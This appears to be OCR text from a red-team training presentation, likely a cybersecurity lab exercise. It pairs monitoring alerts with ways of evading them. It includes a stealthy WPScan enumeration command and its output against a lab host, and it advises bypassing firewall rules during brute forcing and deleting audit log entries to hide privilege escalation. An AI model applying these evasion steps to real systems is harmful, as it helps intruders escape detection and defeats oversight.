
Stealth Exploitation of WPSCAN

Monitoring Overview

- Excessive HTTP Errors
- Monitors for suspicious number of HTTP 400+ error responses
- Fires when the top five HTTP response status codes are above 400 for the last 5 minutes

Mitigating Detection

- An option exists “--stealthy” which conducts a passive wpscan as an alternative to the normally aggressive wpscan
- Nmap is a possible alternative to WPscan



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate vp,u --stealthy
_______________________________________________________________
         __          _______   _____
         \ \        / /  ___| |  __ \
          \ \  /\  / /| |__  | |__) |___ ___  ___  ___
           \  /  \/  | |  __| |  ___/ __`/ __`| __`| __`\
            \ /\  /  | | ___| | | | (_| | (_| | (_| | | |
             \/  \/   |_|     |_| \__,_|\__,_|\__,_|_| |_|

      WordPress Security Scanner by the WPScan Team
                      Version 3.7.8
    Sponsored by Automattic - https://automattic.com/
    @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Jul 21 20:41:21 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
  | Interesting Entry: Server: Apache/2.4.10 (Debian)
  | Found By: Headers (Passive Detection)
  | Confidence: 100%

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
  | Found By: Emoji Settings (Passive Detection)
  |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.14'
  | Confirmed By: Meta Generator (Passive Detection)
  |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'
```

Stealth Exploitation of Bruteforce & John the Ripper

Monitoring Overview

- Excessive HTTP Errors
- Monitors for suspicious number of HTTP 400+ error responses
- Fires when the top five HTTP response status codes are above 400 for the last 5 minutes

Mitigating Detection

- Bypassing the firewall rules while conducting a bruteforce attack will allow one to avoid detection
- Hydra, Hashcat are possible alternatives although equally noisy

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- While privilege escalation on Steven’s account does not trigger any alerts previously created, additional alerts can be created that trigger when audit logs are deleted

Mitigating Detection

- Deleting entries from audit logs will prevent detection

[Start of Blue Team Presentation]